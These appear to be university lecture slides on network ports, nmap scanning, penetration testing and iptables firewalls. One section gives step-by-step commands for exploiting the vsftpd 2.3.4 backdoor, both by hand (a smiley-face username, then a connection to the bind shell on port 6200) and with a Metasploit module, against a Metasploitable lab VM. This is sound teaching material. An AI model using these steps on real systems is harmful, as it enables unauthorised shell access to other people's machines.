


Network scanning, Penetration Testing, Firewall

CS 1660: Introduction to Computer
Systems Security

Ports, Scanning, and Firewalls

What is possible to learn from a network?



The Transport Layer (RECAP)

Network layer: moving data between hosts

Transport layer: Abstraction for getting data data to different *applications* on a host

- The Transport layer uses port numbers
- Ports define a communication *endpoint*, usually a process/service on a host
- port < 1024: “Well known port numbers”
- port >= 20000: “ephemeral ports”, for general app. use

Two key protocols: TCP, UDP

Some common ports (recap)

Port	Service
20, 21	File Transfer Protocol (FTP)
22	Secure Shell (SSH)
23	Telnet (pre-SSH remote login)
25	SMTP (Email)
53	Domain Name System (DNS)
80	HTTP (Web traffic)
443	HTTPS (Secure HTTP over TLS)

port < 1024: “Well known port numbers”

Why do we care?

```
deemer@vesta ~/Development % netstat -an
Active Internet connections (including servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         (state)
tcp6      0      0 *.22                    *.*                      LISTEN
. . .
```

If a listening port is open, you can send data to an application
=> Defines attack surface on network!

Implications for:

- How to find vulnerable hosts/services
- How we protect them

Port scanning

What can we learn if we just start connecting to well-known ports?

- Applications have common port numbers
- Network protocols use well-defined patterns

```
deemer@vesta ~/Development % nc <IP addr> 22  
SSH-2.0-OpenSSH_9.1
```

netcat or **nc**: is a command-line utility that reads and writes data across network connections using the TCP or UDP protocols

Port scanners: try to connect to lots of ports, determine available services, find vulnerable services...

Disclaimer

- Network scanning is often very easy to detect
- Unless you are the owner of the network, it's seen as malicious activity
- If you scan the whole Internet, the whole Internet will get mad at you (unless done very politely)
- Do NOT try this on the Brown network. We warned you.

nmap



nmap: Widely-used network scanning tool

- Scan ranges of IPs, look for specific open ports
- Scan many ports on specific hosts, learn about available services
- Lots of extensions/scripts...

```
$ nmap -sV -A 172.17.48.44
Nmap scan report for 172.17.48.25
Host is up (0.00065s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.2 (protocol 2.0)
88/tcp    open  kerberos-sec Heimdal Kerberos (server time: 2023-04-25 15:04:20Z)
5900/tcp  open  vnc          Apple remote desktop vnc
Service Info: OS: Mac OS X; CPE: cpe:/o:apple:mac_os_x
```

OS/Service discovery

Different OSes use different defaults in packet headers

=> Can use for detection!

	linux 2.4	linux 2.6	openbsd	MACOS X	windows
ttl	64	64	64	64	128
packet length	60	60	64	64	48
initial windows	5840	5840	16384	9000	16384
mss	512	512	1460	1460	1460
ip id	0	random	random	random	increment
enabled tcp opt	MNNTNW	MNNTNW	M	M	MNW
timestamp inc.	100hz	1000hz	unsupported	unsupported	100Hz
sack	OK	OK	OK	OK	OK
SYN attempts	5	5	4	3	3

Enumeration with Nmap (Network Mapper)

Port Division

- open, closed, filtered, unfiltered, open|filtered and closed|filtered

Scanning techniques

- sS (TCP SYN scan)
- sT (TCP connect() scan)
- sU (UDP scans)
- sA (TCP ACK scan)
- sW (TCP Window scan)
- sM (TCP Maimon scan)
- scanflags (Custom TCP scan)
- sl <zombie host[:probeport]> (Idlescan)
- sO (IP protocol scan)
- sN; -sF; -sX (TCP Null, FIN, and Xmas scans)
- b <ftp relay host> (FTP bounce scan)

```
notwist@notwist:~$ nmap localhost
Starting Nmap 4.20 ( http://insecure.org ) at 2007-04-02
Interesting ports on localhost (127.0.0.1):
Not shown: 1691 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
631/tcp   open  ipp
3306/tcp  open  mysql
Nmap finished: 1 IP address (1 host up) scanned in 0.213 sec
notwist@notwist:~$
```

Large-scale port scanning

Can reveal lots of open/insecure systems!

Examples:

- shodan.io
 - Indirect scanning: the target does not know that you are scanning
 - Firefox, Chrome plugin
- Open webcam viewers...
- ...

After scanning: what else can you do?

After scanning: what else can you do?

Starting point for more attacks

- Scans may indicate unprotected services
- Fingerprinting info may show services vulnerable to known exploits

Often companies hire third parties for performing scanning and Penetration Testing

⇒ Automated tools to do this at scale (eg. Metasploit)

Go to Host Delete Scan Import Nexpose Modules Bruteforce Exploit New Host

Hosts Notes Services Vulnerabilities Captured Evidence

Show 10 entries

<input type="checkbox"/>	IP Address	Name	OS Name	Version	Purpose	Services	Vulns	Notes	Updated	Status
<input type="checkbox"/>	10.1.95.80		Unknown		device		1		2 minutes ago	Looted
<input type="checkbox"/>	10.1.95.113	vmware-bavm	Linux vmware-bavm 2.6.12-9-686 #1 Mon Oct 10 13:25:32 BST 2005 i686		device		1	1	3 minutes ago	Shelled
<input type="checkbox"/>	10.1.95.253		Konica Printer		printer	1			5 minutes ago	Scanned

Showing 1 to 3 of 3 entries

First Previous 1 Next Last

What Is Penetration Testing (PT)?

- Testing the security of systems and architectures from the point of view of an attacker (hacker, cracker ...)
- A “simulated attack” with the goal of finding as many vulnerabilities as possible within a fixed time
- A **red team** is often more targeted to verify a specific threat
- Both try to verify the exploitability of attacks
 - Pirates vs Ninjas

Authorization Letter

- Detailed agreements/scope
 - Anything off limits?
 - Hours of testing?
 - Social Engineering allowed?
 - War Dialing?
 - War Driving?
 - Denials of Service?
 - Define the end point
- Consult a lawyer before starting the test

Closed Box vs. Open Box

- It treats the system as a closed/opaque box, so it doesn't explicitly use knowledge of the internal structure.
- It allows one to peek inside the "box", and it focuses specifically on using internal knowledge of the software to guide the selection of test data

Practical Techniques – Penetration Testing

- 1) Gather Information
- 2) Scan IP addresses
- 3) Fingerprinting
- 4) Identify vulnerable services
- 5) Exploit vulnerability (with care!)
- 6) Fix problems ?


Pen Testing tools

- Often open source and a with a limited free version
- A good starting point is using a Linux Distro
- The most used distribution is **Kali Linux**
 - an open-source, Debian-based Linux distribution: Penetration Testing, Security Research, Computer Forensics and Reverse Engineering.
- <https://tools.kali.org/tools-listing>
- **When Things Get Tough...**





Target machines

- You can find in the competitions like Capture The Flags
- In this tutorial we use Metasploitable 2 released by Rapid7
 - Rapid 7 manages Metasploit Framework
- Usually the target machines are in a Virtual environment
- In 2022 there was a CTF hosted in CS1660



As a target a virtual machine

- Different virtualization tools:
 - Virtual Box 
 - Vmware 
 - QEMU 
 - UTM 
- In this tutorial we use UTM
 - It can emulate the CPU X86 instructions for the target machine on mac with apple silicon CPU

Identify active hosts and services in the network

- **ping sweep** useful to identify targets and to verify also rogue hosts
- Ex:
 - `nmap -v -sP 192.168.64.0/24`
-sP Ping scan.
- **port scanning** useful to identify active ports (services or daemons) that are running on the targets
- Ex:
 - `nmap -sV x.x.x.x`
-sT normal scan
-sS stealth scan -sV services

Exploiting VSFTPD v2.3.4

- Official information:
 - <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523>
 - <https://nvd.nist.gov/vuln/detail/CVE-2011-2523>
- A tutorial on how to exploit:
 - <https://www.hackingtutorials.org/metasploit-tutorials/exploiting-vsftpd-metasploitable/>
 - https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/

Exploit manually

- VSFTPD v. 2.3.4 contains a backdoor created by an intruder
- The backdoor payload starts if a :) combination is in the username (a smiley face)
- The code sets up a bind shell listener on port 6200
- Source code
 - <https://pastebin.com/AetT9sS5>
 - lines 37 - 38 and 76-96
- Let's try...
 - USERtelnet [target IP] 21
 - USER Cs166:)
 - PASS cs166
 - telnet [target IP] 6200
 - whoami

Exploit vulnerabilities

- **metasploit** is a framework that allows users to perform real attacks
- You need to start metasploit from the start menu (Penetration Test->Framework 3)
 - msfconsole

Select the exploit and attack!

- Select an exploit:
 - msf> use exploit/unix/ftp/vsftpd_234_backdoor
 - msf exploit(vsftpd_234_backdoor) >
- Info on the exploit
 - msf exploit(vsftpd_234_backdoor) > info. (-d to get a web page with all the info)
- Set the options:
 - msf...> set RHOST 10.0.2.x **TARGET IP**
 - msf...> set RPORT 21 **VULNERABLE SERVICE**
- Select a Payload
 - msf...> set payload
- Launch the exploit
 - msf exploit(altn_webadmin) > exploit

BREAK!



4/10/25

NMAP, PT, FW, SSL/TLS

28

How to defend in the network?


How to defend ports?

Firewall: set of policies to block/monitor access

=> Could be a single box, an OS feature, or a cloud-based service
(think CDN)

How to defend ports?


Firewall: set of policies to block/monitor access



=> Could be a single box, an OS feature, or a cloud-based service (think CDN)


Firewalls

- A **firewall** is an integrated collection of security measures designed to prevent unauthorized electronic access to a networked computer system.
- A network firewall is similar to firewalls in building construction, because in both cases they are intended to isolate one "network" or "compartment" from another.



Firewall Policies

- To protect private networks and individual machines from the dangers of the greater Internet, a firewall can be employed to filter incoming or outgoing traffic based on a predefined set of rules called **firewall policies**.



How to defend ports?

Firewall: set of policies to block/monitor access

- Simple: rules based on packet headers
- Expensive: look at packet contents like HTTP headers/data
⇒ Deep Packet Inspection (DPI)
- Linux: iptables/netfilter: firewall/filtering in the Linux kernel
- MacOSx: pfctl derived from UNIX BSD distribution

Policy Actions


- Packets flowing through a firewall can have one of three outcomes:
 - **Accepted**: permitted through the firewall
 - **Dropped**: not allowed through with no indication of failure
 - **Rejected**: not allowed through, accompanied by an attempt to inform the source that the packet was rejected
- Policies used by the firewall to handle packets are based on several properties of the packets being inspected, including the protocol used, such as:
 - TCP or UDP
 - the source and destination IP addresses or ports
 - the application-level payload of the packet (e.g., whether it contains a virus).

Firewall Types

- **packet filters (stateless)**
 - If a packet matches the packet filter's set of rules, the packet filter will drop or accept it
- **"stateful" filters**
 - it maintains records of all connections passing through it and can determine if a packet is either the start of a new connection, a part of an existing connection, or is an invalid packet.
- **application layer**
 - It works like a **proxy** it can “understand” certain applications and protocols.
 - It may inspect the contents of the traffic, blocking what it views as inappropriate content (i.e. websites, viruses, vulnerabilities, ...)

Stateless Firewalls

- A stateless firewall doesn't maintain any remembered context (or "state") with respect to the packets it is processing. Instead, it treats each packet attempting to travel through it in isolation without considering packets that it has processed previously.



Allow outbound SYN packets, destination port=80
Allow inbound SYN-ACK packets, source port=80

Firewall policy example: stateless rules

```
[root@Warsprite deemer]# iptables -L -n
```

```
Chain OUTPUT (policy ACCEPT)
....
```

Default: accept traffic except...

```
Chain INPUT (policy ACCEPT)
```

target	prot	opt	source	destination
DROP	tcp	--	0.0.0.0/0	0.0.0.0/0
DROP	tcp	--	0.0.0.0/0	0.0.0.0/0
DROP	*		138.16.0.0/16	0.0.0.0/0
DROP	*		138.16.0.0/16	0.0.0.0/0
ACCEPT	all	--	0.0.0.0/0	0.0.0.0/0

```
tcp dpt:80
tcp dpt:3389
```

Drop packets from specific hosts

Drop packets arriving on specific ports

Linux Firewall Stateless example


- iptables manage IP table rules
 - Iptables: `-L` to list active rules, `-A chain` to add rule
`-D chain` to delete rule, `-F` to flush rules
- Stop ping
 - `$ sudo iptables -A INPUT -p icmp --icmp-type echo-request -j REJECT`
 - `$ sudo iptables -A INPUT -p icmp --icmp-type echo-request -j DROP`
 - `$ sudo iptables -F`
- For practicing:
 - Any linux distribution

Stateful Firewalls

- **Stateful firewalls** can tell when packets are part of legitimate sessions originating within a trusted network.
- Stateful firewalls maintain tables containing information on each active connection, including the IP addresses, ports, and sequence numbers of packets.
- Using these tables, stateful firewalls can allow only inbound TCP packets that are in response to a connection initiated from within the internal network.

Stateful Firewall Example

- Allow only requested TCP connections:



Firewall policy example: stateful rules

Default: drop traffic except...

```
[root@Warsprite deemer]# iptables -L -n
```

```
Chain INPUT (policy DROP)
target      prot opt source      destination
ACCEPT      all  --  0.0.0.0/0    0.0.0.0/0    state RELATED,ESTABLISHED
            tcp  --  0.0.0.0/0    0.0.0.0/0    tcp dpt:22 state NEW recent: SET name: SSH side: sc
DROP        tcp  --  0.0.0.0/0    0.0.0.0/0    tcp dpt:22 state NEW recent: UPDATE seconds: 60
            hit_count: 8 T0.0.0.0/0 state NEW tcp dpt:22
ACCEPT      tcp  --  0.0.0.0/0    0.0.0.0/0    udp -- 0.0.0.0/0 0.0.0.0/0 state NEW udp dpt:
DROP        udp  --  0.0.0.0/0    0.0.0.0/0    udp dpt:53 recent: UPDATE seconds:
            hit_count: 15 name: LDNS side: source mask: 25
ACCEPT      tcp  --  0.0.0.0/0    0.0.0.0/0    state NEW tcp dpt:53
ACCEPT      udp  --  0.0.0.0/0    0.0.0.0/0    state NEW udp dpt:53
ACCEPT      tcp  --  0.0.0.0/0    0.0.0.0/0    state NEW tcp dpt:443
```

Allow new connections only to certain ports

Rate-limiting on high-traffic ports

Linux Firewall Stateful example

Iptables block ping requests (ICMP echo-requests) from a specific IP **after 3 pings in 20 seconds**

- **automatically reset** after 20 seconds of no activity from that IP

1. Track each incoming ping (ICMP echo-request)

- `iptables -A INPUT -p icmp --icmp-type echo-request -m recent --name ping_limit --set`

2. Drop pings if the IP sent more than 3 in the past 20 seconds

- `iptables -A INPUT -p icmp --icmp-type echo-request -m recent --name ping_limit --update --seconds 20 --hitcount 4 -j DROP`

3. Accept pings that are not exceeding the limit

- `iptables -A INPUT -p icmp --icmp-type echo-request -j ACCEPT`